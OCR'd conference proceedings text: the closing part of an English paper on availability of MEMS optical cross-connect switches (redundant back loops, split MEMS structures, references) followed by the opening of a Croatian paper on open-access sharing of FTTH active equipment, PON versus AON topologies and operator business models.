In the example an application of Architecture on Demand (AoD) with only one component - Erbium doped fibre amplifiers (EDFA) is assumed. One EDFA is placed on a primary path and spare EDFA is a part of the spare path. Note, another arrangement of components in AoD do not change availability analysis. An assumption is that a failure of any mirror on a path causes the failure of entire path. Mirrors M_1 and M_{16}, as input and output mirrors respectively, are critical switching elements because they have no redundancy. Black line represents primary path between input and output fibres, including eleven mirrors and one EDFA. The spare path is represented by grey line with nine mirrors and the spare EDFA. Redundant back loop connects one output port and one input port in lower left corner, next to the mirror M_{13}. For example, if the mirror M_3 fails, the primary path does not work and it can be switched over to the spare path. In the case the mirror M_2 fails neither primary or spare path cannot be accessed through input port 1. In this case redundant back loop can be helpful connecting additional two ports. Optical signal is redirected down to M_1, through back loop to the mirror M_{15} (for primary path) and to the mirror M_{14} (for spare path). By using the redundant loop there are two additional spare paths which can overcome some failed mirrors.




Figure 4. Redundant back loop in upper right corner of MEMS matrix

On Figure 4., redundant back loop is "on the right" of primary and spare path. Primary and spare path passes through fewer mirrors than on Figure 3, but availability isn't increased because redundant loop uses more mirrors then primary and spare path.

Availability comparison of MEMS with and without redundant back loop is given on Figure 5. Availability performance was calculated by transformation of union of non-disjoint paths through mirrors to the union of disjoint path elements, assuming the union in both cases is the same. The transformation was done by Abraham's algorithm [16]. If redundancies of mirrors are not used (there are only two paths), better solution is to put all paths in lower left corner because in this case the paths use less mirrors, and there are less chances of a path failure. If redundancy in 2D is used (with 2 additional spare paths), then is a better solution to put the redundancy in lower left corner because additional spare paths and primary path have less mirrors in common.




Figure 5. Availability comparison with or without redundant back loop

The *N*×*N* MEMS and eight fibers connecting node A and node B are shown on Figure 6. Each fiber is 20 km long. Logical channel (LCH) represents two-way connection from node A to node B. There are two logical channels (green and red one). Logical connection (LC) is up if at least one logical channel is working correctly, which can be presented through Boolean expression:

$$LC = LCH_1 \vee LCH_2 \qquad (1),$$

where LC, LCH_1 and LCH_2 are true (working path) or false (broken path).




Figure 6. Two logical channels with one MEMS

On Figure 7 is depicted structure consisted of two smaller MEMS (*N/2*×*N/2*) each supporting one logical channel. The availability comparison of these two structures is calculated.




Figure 7. Two logical channels with two MEMS

The availability model of structure with one MEMS is depicted on Figure 8(a) and on Figure 8(b) is shown the availability model of structure with two smaller MEMS.




Figure 8. Availability models of case study structure

Unavailability of structure with larger MEMS is $3{,}84*10^{-5,}$ which corresponds to downtime of approximately 20 minutes per year. The unavailability of the structure with two smaller MEMS is $2{,}82*10^{-8}$. It corresponds to downtime of 0,014 minutes per year. Usage of two smaller MEMS instead of one bigger MEMS adds redundancy, which increases availability thousand times (Figure 9), while cost increase is much lower.




Figure 9. Availability comparison of MEMS structures

VI. CONCLUSION

In this paper, the all-optical MEMS switching fabrics used in optical cross-connects were reviewed. MEMS switches are mature technology for building large optical cross-connects. They offer ability to integrate electrical, mechanical and optical elements on a single chip, which can support switching capabilities with low loss, low cost and crosstalk. MEMS switch data in ms regime, thus supporting optical channel switching. Through this paper availability analysis and possible approaches for availability increase of MEMS optical switches and optical network have been reviewed. It has been shown that 2D MEMS optical backplane can use internal mirror redundancy. One back loop connection can replace some multiple mirror failures. Back loop connection which connects one input port and output port in lower left corner of the MEMS increase availability for 5 times. In the case of 2D MEMS of bigger scale, availability benefit is higher. Usage of two smaller MEMS instead of one bigger can increase availability, as well.

REFERENCES

[1] F.Su, H.Jin, F.Jin, „An Overview of Optical Label Switching Technology“, *International Conference on Physics Science and Technology, vol.22, pp. 392-396*, Hong Kong, 2011.

[2] G. S. Zervas, M. De Leenheer, L. Sadeghioon,D. Klonidis,Y.Qin,R. Nejabati, D. Simeonidou, et al., “Multi-Granular Optical Cross-Connect: Design, Analysis and Demonstration*”, IEEE Journal on Selected Areas in Communications, vol. 27, no. 3*, April 2009.

[3] M.D. Leenheer, C. Develder, J. Buysse, B. Dhoedt, P. Demeester, “Performance Analysis and Dimensioning of Multi-Granular Optical Networks”, *Optical Switching and Networking, vol. 6., pp. 88 – 98*, 2009.

[4] N. Amaya, I. Muhammad, G.S. Zervas, R. Nejabati, D. Simeonidou, Y.R. Zhou, A. Lord, “Experimental Demonstration of a Gridless Multi-Granular Optical Network Supporting Flexible Spectrum Switching”, *Optics Express*, vol. 19, no. 12, pp. 11182 – 11188, April 2011.

[5] N. Amaya, G. S. Zervas, D. Simeonidou, “Architecture on Demand for Transparent Optical Networks”, *Proceedings of International Conference on Transparent Optical Networks*, ICTON, Stockholm, 2011.

[6] Bregni, S., G. Guerra, and A. Pattavina, "State of the art of optical switching technology for all-optical networks," *Communications World*, USA, 2001.

[7] X. Ma, G.S. Kuo, „Optical switching technology comparison: optical MEMS vs, other technologies“, *Communication Magazine, vol. 41,pp. 16-23*, November 2003.

[8] G.I. Papadimitriou, C. Papazoglou, A.S. Pomportsis “ Optical Switching: Switch Fabrics Techniques, and Architectures“, Journal of Lightwave Technology, vol. 21, no. 2, February 2003.

[9] T.Z. Yeow, E. Law, A. Goldenberg, „MEMS optical switches“, *Communications Magazine, vol. 39, pp.158-163.*, November 2001.

[10] M.A. Basha, „Optical MEMS Switches: Theory, Design, and Fabrication of a New Architecture“, doctoral thesis, Ontario, Canada, 2007.

[11] L.Wosinska, “Reliability study of fault-tolerant multiwavelength nonblocking optical cross connect based on ingaasp/inp laser-amplifier gate-switch arrays,” *J.Lightwave Technology, vol.5, no. 10, pp. 1206-1209,* October 1993.

[12] J.S. Saxena, A. Goel, “Reliability and maintainability of passive optical component”, *International Journal of Computer Trends and Technology, vol. 21, no.1,* October 2011.

[13] P. de Dobbelaere, K.Falta, and S. Gloekner,”Advances in integrated 2D MEMS-based solutions for optical network applications”, *IEEE Communication Magazine, pp. s16-s23*, May 2003.

[14] F. Travostino, J. Mambretti, G.K. Edwards, "Grid Networks: Enabling Grids with Advanced Communication Technology”, September 2006.

[15] D.A.A. Mello, D:A. Schupke, M. Scheffel, H. Waldman, „Availability maps for connections in WDM optical networks“ *Proccedings on Design of Reliable Communication Networks*, Naples, Italy, 2005.

[16] Klaus Heidtmann, “Statistical Comparison of Two Sum-of-Disjoint-Product Algorithms for Reliability and Safety Evaluation”, *Proceedings of the 21st International Conference on Computer Safety, Reliability and Security*, Catania, Italy, 2002.

Otvoreni pristup korištenju FTTH aktivne opreme

S. Horvat, I. Barešić i Z. Trlin
TimCOM d.o.o.
Iločka 27, 10000 Zagreb, Hrvatska
E-mail: sasa.horvat@timcom.hr, ivan.baresic@timcom.hr, zvonimir.trlin@timcom.hr

Sažetak - Najveća prepreka kod prelaska s bakrene na svjetlovodnu infrastrukturu jest trošak investicija u pasivnu optičku i aktivnu opremu. Otvoreni pristup aktivnoj FTTH (engl. *Fibre to the home*) opremi temelji se na povjerenju i poštenju između operatora, koji zajednički koriste pasivnu pristupnu i aktivnu opremu, te je idealan za operatere grupirane u konzorcij (npr. konzorcij alternativnih operatora). Ovaj rad dat će prijedlog rješenja kako ostvariti otvoreni pristup aktivnoj opremi i iskoristiti njegove prednosti za održivost tržišta operatora.

I. UVOD

S obzirom na brzo rastuće zahtjeve za kapacitetom suvremenih podatkovnih mreža, a potaknuti aplikacijama poput IPTV-a (engl. *Internet Protocol television*) i VoD-a (engl. *Video on Demand*), kao i radom na daljinu (engl. *teleworking*), optičko vlakno je jedina tehnologija s kojom se ti zahtjevi mogu zadovoljiti. Jednom kada je dostupna veća propusnost podataka, aplikacije i suluge će ju brzo moći iskoristiti.

Iz današnje perspektive, propusnost optičkog vlakna za prijenos podataka je gotovo neograničena. Stoga se polaganje optike u kućanstvima smatra ulaganjem u budućnost. No, to zahtijeva vrlo visoku početnu investiciju koju nije moguće vratiti u uobičajenom amortizacijskom razdoblju.

Stoga tržišni subjekti traže poslovne modele koji omogućuju ulaganja u infrastrukturu, visoko iskorištenje mreže i veće prihode. Iskustvo s marketiranjem ADSL (engl. *Asymmetric digital subsriber line*) i mobilne telefonije ukazuje na to da operatori mrežne infrastrukture mogu biti puno uspješniji na tržištu usluga ukoliko otvore svoje mreže. Prema tome, većina subjekata na telekomunikacijskom tržištu slaže se da je otvaranje pristupne mreže (otvoreni pristup mrežama, engl. *Open Access Networks*) *win-win* situacija i za operatore i za pružatelje usluga (engl. *service providers*).

Polaganjem svjetlovodnih mreža, njen vlasnik osigurava dugoročno jamstvo svojih ulaganja. Kao jedini nedostatak svjetlovodnih mreža ističe se upravo visoko početno investiranje, no pojavljivanjem različitih proizvođača, cijena optičkih vlakana i kabela pada te instalacije svjetlovodnih mreža postaju isplativije no ikad.

Svjedoci smo kako se unazad nekoliko godina provodi inicijativa u sektoru mobilnih komunikacija o dijeljenju pasivne infrastrukture (lokacijske kućice, antenski stupovi i nosači) među operatorima. Da li je došlo vrijeme da se razmišlja o dijeljenju i aktivne opreme, kao drugi korak u racionalizaciji troškova?

II. SVJETLOVODNE MREŽE I TROŠKOVI INVESTIRANJA

Optička vlakna pronašla su veliku primjenjivost u različitim industrijama, ali nigdje tako veliku kao u telekomunikacijama. Iako je od početka po mnogima smatrana skupom tehnologijom, u potrazi za praktičnom primjenom danas su potpuno izmijenila infrastrukturu telekomunikacijskih mreža. To je postignuto zbog dvije vrlo jednostavne prednosti nad bakrenim instalacijama:

- sposobnost za prijenos podataka većim brzinama i na velikim udaljenostima
- sposobnost prijenosa s manje grešaka i gubitaka (osjetljivost prema elektromagnetskim smetnjama, smetnje sa signalom emisija, razlike potencijala i greške uzemljenja)

Iako su optička vlakna na samom dnu telekomunikacijskog lanca dodanih usluga, ona su najbitnija tehnologija koja danas pokreće industriju.


TABLICA I. USPOREDBA ZNAČAJKI BAKRENIH I OPTIČKIH INSTALACIJA

Značajka	**Bakrene instalacije**	**Optičke instalacije**
Udaljenost	100 metara	100 kilometara
Propusnost podataka	niska (max 100 Mbit/s)	100 Gbit/s
Cijena	cijena bakra raste	optičko vlakno sve jeftinije
Interferencije	problemi s osjetljivošću	nema interferencija
Uzemljenje	mogući problemi kod uzemljenja	nema potreba za uzemljenjem

Zbog fizičkih ograničenja bakrenih kabela, VDSL2 tehnologija (engl. *Very High Speed Digital Subscriber Line 2*) dosegla je granice svojih tehničkih potencijala na postojećim pristupnim linijama. S druge strane, bežična rješenja, kao što su WiMAX (engl. *Worldwide Interoperability for Microwave Access*), LTE (engl. *Long Term Evolution*) ili 4G (engl. *Fourth generation of cellular wireless standards)* u sektoru mobilne telefonije brzo dostižu svoje granice, zbog većeg ograničenja prijenosnih kapaciteta u usporedbi s bakrenim kabelom. Kao rezultat, iz današnje perspektive, samo optička vlakna su sposobna pružiti neograničene brzine i budućnost razvoja mreža.

A. *Usporedba arhitektura pasivnih i aktivnih pristupnih svjetlovodnih mreža*

Prilikom implementacije svjetlovodnih mreža, koriste se dvije topologije: PON/P2MP (engl. *Passive optical network/Point to MultiPoint*) i AON/P2P (engl. *Active Optical Network/ Point to Point*) topologija.




Slika 1. PON i AON topologije mreža

Pasivna svjetlovodna mreža (PON) ne koristi aktivnu opremu koja bi razdvojila optički signal na veći broj korisnika, već za to služe optički djelitelji (engl. *splitter*). Time se na jednostavan način optički signal (ukupna propusnost podataka) distribuira do 64 korisnika.

Kod aktivne svjetlovodne mreže (AON), svaki korisnik je spojen vlastitim optičkim vlaknom na aktivnu opremu pristupnog/distribucijskog čvora, te ne dijeli propusnost podataka s drugim korisnicima.

TABLICA II. USPOREDBA ZNAČAJKI AON I PON RJEŠENJA

Značajka	AON topologija	PON topologija
Propusnost podataka	nema ograničenja	ograničena brojem korisnika
Prosperitet	nema ograničenja	ograničen maksimalno WDM-PON-om
Potrošnja energije	visoka potrošnja	niža nego kod AON topologije
Potrošnja svjetlovodnih niti	Jedna/dvije niti do svakog korisnika	prvi dio kabla je zajednički
Testiranje s centralne lokacije	jednostavno zbog direktne veze s korisnikom	kompliciranо, potrebno je spojiti se na opremu u uličnom kabinetu
Ispravljanje problema (engl. *troubleshooting*)	jednostavno pronalaženje problema	kompliciranо pronalaženje pogrešaka
U slučaju pogreške u pristupnoj mreži	zahvaćen samo jedan korisnik	zahvaćena do 64 korisnika
Potreba za prostorom kod centralne lokacije	velika potreba za prostorom zbog velikog broja optičkih kabela	manja potreba za prostorom
Polaganje optičkih putova od centralne lokacije	kompliciranо ukoliko se ne vodi računa o redu	pošto se ne koristi mnogo opreme, jednostavnije polaganje
Geografska pokrivenost	pogodno za manja područja	pogodno za velike udaljena razgranata područja



Slika 2. Usporedba brzina kod PON i AON mreža


Također, postoje i varijante topologija, pa je tako moguće izvesti aktivno grananje signala prema korisnicima (Ethernet P2P) ili uz AON koristiti zasebno vlakno za odašiljanje TV signala (iskoristiti PON opremu).

Što se tiče ekonomske usporedivosti, dojam koji se nameće jest da investiranje u PON mreže znači i niže troškove, što nije uvijek potpuno točno. Gledajući početne troškove investicija, spajanje samo rezidencijalnih korisnika u kratkoročnom periodu (oko 3 godine), PON mreže jesu komercijalno isplativije, no ukoliko računici pridodamo i poslovne korisnike, povećanje broja rezidencijalnih korisnika i brzine, PON mreže postaju sve manje isplativije te je u konačnici jedino dugoročno rješenje AON mreža.

B. *Udjeli u troškovima investiranja, načini i prijedlozi smanjenja troškova*

Bakrena parica stigla je gotovo do svog limita, dok su potrebe za sve većim brzinama korisnika neminovne. Kako su troškovi investiranja u FTTx infrastrukturu toliko visoki da ih čak i donedavni monopolisti nisu u stanju financirati te osigurati povrat investicija u uobičajenom roku, sve se više traže različiti načini sufinanciranja.

Prema FTTH Bussines Guide-u [9], trošak investicija materijala pasivne optiče mreže iznosi oko 12%, a korisničke aktivne opreme oko 16%. Nadalje, trošak aktivne opreme operatora iznosi oko 26%, dok je najveći trošak na radovima postavljanja optičke infrastrukture, oko 46%. Kako se već naveliko krenulo s prijedlozima smanjenja upravo tog dijela (razlike u topologijama, materijalima i tehnikama postavljanja), vrijeme je da se okrene i smanjenju troškova aktivne opreme operatora, a otvoreni pristup mreži je jedan od njih.




Slika 3. CAPEX podjela troškova

Treba naglasiti i da politika Europske unije prisiljava bivše monopol operatore da otvore pristup svojoj infrastrukturi te se tu također nalazi jedan od razloga za traženje alternativnog načina financiranja. Sami bivši monopolisti ne žele ili nemaju pripremljen poslovni model kada se od njih traži investiranje u infrastrukturu i otvaranje iste alternativnim operatorima. Zahtjevi regulatornih agencija (tako i HAKOM-a, prema [8]) svakako idu u smjeru ravnopravne tržišne utrke i očuvanja konkurencije na tržištu. Mogućnosti da se i alternativni telekom operatori uključe u investicije u ovom trentuku nisu realne, naročito radi skupog i ograničenog kreditiranja. Također, mobilni operatori smatraju da se širokopojasni pristup korisnicima i velike brzine mogu omogućiti i bežičnim putem (4G mreže), a ne isključivo izgradnjom optičke infrastrukture. Uz trajanje snažne gospodarske krize, sve su ovo razlozi koji usporavaju ili stopiraju investicije u novu optičku infrastrukturu, koja bi osigurala uvođenje novih tehnologija i aplikacija, gospodarski rast te konkurentije gospodarstvo.

Kao moguće alternative za nastavak financiranja i izgradnje spominje se nekoliko varijanti, a kao jedna od najzanimljivijih jest poslovni model s horizontalnom podjelom uloga operatora na infrastrukturnog operatora (vlasnik/upravitelj/operator pasivne infrastrukture), mrežnog operatora (vlasnik/upravitelj elektroničke komunikacijske opreme, pružatelj otvorenog pristupa) i pružatelja usluga (servisnog operatora).


Kao primjer možemo navesti da država ili lokalna samouprava financira izgradnju infrastrukture, bude vlasnik iste (infrastrukturni operator) te ju iznajmljuje na tržištu prema jednakim uvjetima za sve zainteresirane operatore.



Slika 4. Dijeljenje pasivne infrastrukture na fizičkom nivou

Infrastrukturni operator može imati u vlasništvu uz pasivnu mrežnu opremu, također i aktivnu opremu čime je ujedno i mrežni operator, ovisno o primjenjenom poslovnom modelu.

Dodatno, infrastrukturni operator bi vodio brigu o infrastrukturi (održavanje, nadogradnja) dok bi različiti servisni operatori mogli samo nuditi usluge krajnjim korisnicima.



Slika 5. Dijeljenje pasivne i aktivne infrastrukture uz primjenu jednakih uvjeta za sve operatore


Ova varijanta bila bi posebno zanimljiva na ruralnim područjima gdje sadašnji telekom operatori nemaju veliki interes zbog manje gustoće naseljenosti, ali nikako se ne isključuje i u velikim gradovima. Time se troškovi investiranja sasvim sigurno smanjuju te ovakav tip realizacije usluga ima svoju financijsku prednost.

III. PRIJEDLOG RJEŠENJA DIJELJENJA AKTIVNE OPREME

A. Pojam otvorenog pristupa i horizontalne mrežne arhitekture

Termin ″otvoreni pristup″ u telekomunikacijskim mrežama označava horizontalnu mrežnu arhitekturu ili poslovni model koji razdvaja pasivnu od aktivne infrastrukture. Također se postavlja razlika između upravljanja mrežom i pružanja usluga krajnjim korisnicima.

Standardna mrežna arhitektura u današnjim telekomunikacijskim mrežama temeljena je na vertikalnoj mrežnoj arhitekturi, što znači da telekom operatori najčešće posjeduju pasivnu infrastrukturu, aktivnu pristupnu i transportnu opremu te pružaju vlastiti portfolio usluga.



Slika 6. Modeli operatora i regulacija

Nova horizontalna mrežna arhitektura vodi do restrukturiranja tradicionalnog telekomunikacijskog poslovnog modela s tri komercionalno nezavisna poslovna subjekta:

- Infrastrukturni operator, koji omogućava pristup pasivnoj infrastrukturi

- Mrežni operator, koji osigurava aktivnu opremu, upravlja mrežom i prenosi usluge od krajnjeg korisnika
- Pružatelj usluga, koji tržištu nudi svoje usluge: telefoniju, pristup Internetu, TV usluga itd.

Dijeleći poslovni model horizontalno otvara se mogućnost pružateljima usluga da ponude svoje usluge krajnjim korisnicima, čime se stvara konkurencija te nova svjetlovodna pristupna mreža postaje atraktivnija krajnjim korisnicima.


Otvoreni pristup temelji se na zajedničkom korištenju pasivne ali i aktivne opreme. Za mrežnog operatora to znači, u usporedbi s klasičnim vertikalnim poslovnim modelom, da je iskorištenost mreže značajno povećana, a financiranje olakšano i sigurnije. U budućnosti je moguće da jedna kompanija ima nekoliko uloga na otvorenom tržištu, te je stoga potrebno spriječiti diskriminaciju na pristup između poslovnih područja (preferencijalni status).

Svrha horizontalne strukture je stvoriti novo poslovno okruženje koje je atraktivno za sve uključene strane, te je kao takvo dobra podloga za rast i uvođenje novih kreativnih usluge. Svi tržišni subjekti se mogu fokusirati na područje svog interesa.

B. Tehnička implementacija rješenja otvorenog pristupa

Primjena IP Ethernet tehnologije u pristupnim i transmisijskim mrežama omogućuje kovergenciju prema horizontalnom mrežnom modelu. Rezultati su brže primjene novih usluga, uštede u vođenju troškova i na marketingu, kao i za optimizacija ukupnih troškova. Ovaj razvoj je baza za nove horizontalne poslovne modele, poput otvorenog pristupa.

Različiti mrežni čvorovi primjereni su kao sučelja za pristupne točke operatora, prema slici 7.



Slika 7. Pristupne točke za otvoreni pristup

Pristupne točke OA0 – OA5 imaju svoje prednosti i nedostatke:

- OA0 – postojeće prazne kanale infrastrukture operatori mogu iskoristiti za dodatnu svjetlovodnu mrežu.
  - Prednosti: omogućuje operatoru slobodan izbor mrežne topologije i medija
  - Nedostaci: visoki inicijalni troškovi zbog vlastite infrastrukture i aktivne tehnologije na terenu, potrebno mnogo planiranja
- OA1 – operatori imaju pristup nekorištenim korisničkim optičkim priključcima (engl. *dark fibre*).
  - Prednosti: princip poput izdvojenog pristupa lokalnoj petlji, svaki operator ima slobodan izbor aktivnih komponenti.
  - Nedostaci: zahtjeva puno prostora na optičkom distributoru, jer svaki operator mora postaviti vlastitu opremu, visoki investicijski troškovi.
- OA1.5 – operatori imaju pristup vlastitoj valnoj duljini.
  - Prednosti: teoretski manje kompleksno nego *dark fibre*, zahtjeva manje prostora.
  - Nedostaci: trenutno ne postoji oprema koja je financijski prihvatljiva, ovisnost o jednom proizvođaču opreme zbog nedostatka standardizacije.
- OA2 – operatori imaju pristup aktivnoj pristupnoj opremi mrežnog operatora (pristupni čvor razine 2 (engl. *Layer 2*)).
  - Prednosti: financijski prihvatljivo zbog zajedničkog korištenja pristupne tehnologije.
  - Nedostaci: raznovrsnost usluga bi mogla biti ograničena pristupnom opremom, pristupne regulacije moraju biti uspostavljene (Ugovor o razini usluge)
- OA3 – operatori imaju pristup agregacijskom čvoru mrežnog operatera (Razina 2).
  - Prednosti: financijski prihvatljivo zbog pristupa i transmisijske tehnologije koja se zajednički koristi.
  - Nedostaci: raznovrsnost usluga bi mogla biti ograničena pristupnom opremom, pristupne regulacije moraju biti uspostavljene (Ugovor o razini usluge).
- OA4 – operatori imaju pristup domeni Razine 3 (engl. *Layer 3)* mrežnog operatera.
  - Prednosti: financijski prihvatljivo jer se mrežne komponente koriste zajednički, omogućen *provisioning* korisnika
  - Nedostaci: ograničenost raznovrsnosti usluga, uvođenje IPTV signala možda nije moguće, kvaliteta usluge (engl. *QoS*, *Quality of service*) i Ugovor o razini usluge (SLA) moraju biti međusobno dogovoreni
- OA5 – operatori imaju pristup BRAS-u (engl. *Broadband Remote Access Server)* mrežnog operatera (danas korišten za *bit stream* pristup).
  - Prednosti: financijski prihvatljivo jer se koristi cijela mreža mrežnog operatora.
  - Nedostaci: nije pogodno za IPTV usluge, korištene usluge definira mrežni operator.

Svaka zemlja ima drugačiji pristup biranju najprimjerenije pristupne točke za otvoreni pristup mreži. U praksi bi se mogle koristiti različite pristupne točke, ali interkonekcije u mreži se mnogo jednostavnije rade ako su dogovorena tehnička i komercijalna pravila, kako se suradnje između mrežnih operatora i pružatelja usluga ne bi morale uvijek iznova pregovarati.

Zajedničko korištenje opreme stavlja posebne zahtjeve na sustav u pristupnom dijelu koji nisu postojali prije otvorenog pristupa, tj. oprema mora podržavati nove funkcionalnosti:


- Funkcionalnosti razine 2 (*Layer 2*)
  - Prijenos jednostruko ili dvostruko označenih (engl. *single-/double- tagged*) VLAN (engl. *Virtual local area network*) usluga
  - Korištenje cijelog VLAN adresnog područja
  - Paralelna operacija n:1 i 1:1 usluga
- Funkciolnalnosti kvalitete usluge (QoS)
  - Klase usluga za glasovne, podatkovne i TV usluge
  - Mapiranje pružateljevih specifičnih klasa usluga
- Funkcionalnosti prometa
  - Ograničenje propusnosti podataka u upstreamu i downstreamu
  - Širokopojasno upravljanje i nadzor klasa usluga – posebno za IPTV usluge
